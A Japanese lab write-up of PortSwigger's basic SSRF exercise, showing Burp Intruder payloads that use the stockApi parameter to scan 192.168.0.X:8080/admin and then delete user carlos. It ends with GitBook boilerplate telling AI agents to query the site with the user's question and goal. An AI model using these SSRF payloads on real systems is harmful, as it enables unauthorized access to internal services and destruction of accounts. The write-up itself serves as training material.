> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/ssrf/basic-ssrf-against-internal-system.md).
# 内部システムに対する基本的なSSRF
PortSwigger Web Security Academy のラボ向けメモ。内部システムに対する基本的なSSRFに関するもので、攻撃手順、ペイロードのテスト、Burp Suite による検証、および対策の文脈を含む。
## 別のバックエンドシステムに対する基本的なSSRF
このラボには、内部サービスに問い合わせる在庫確認機能があります。/ 目的は、この仕組みを使って内部レンジを調査することです **192.168.0.X** ポート上で管理インターフェースを探す **8080**、その後ユーザー carlos を削除する。
#### **分析と攻撃**

* その **stockApi** パラメータが送信される先 **Intruder** 内部アドレスのテストを自動化するために:
```javascript
stockApi=http://192.168.0.§1§:8080/admin
```

に対して総当たり攻撃を行う **254 通りの候補アドレス** 内部レンジの、すべて /admin パス付き。
攻撃に使用する値の辞書をダウンロードします:
```bash
wget https://gist.githubusercontent.com/danielthall/09b8f173b5c0b84065d8e211def83c0b/raw/20d713765b3fa620c09aebd36e41ce69debef865/0-1000.txt
```

* 攻撃を開始すると、 **192.168.0.14** アドレスは \*\*HTTPコード200\*\* を返し、管理インターフェースにアクセス可能であることを示します。
#### **ユーザーの削除**

* 管理パネルへのアクセス:
```javascript
stockApi=http://192.168.0.14:8080/admin
stockApi=http://192.168.0.14:8080/admin/delete?username=carlos
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/ssrf/basic-ssrf-against-internal-system.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.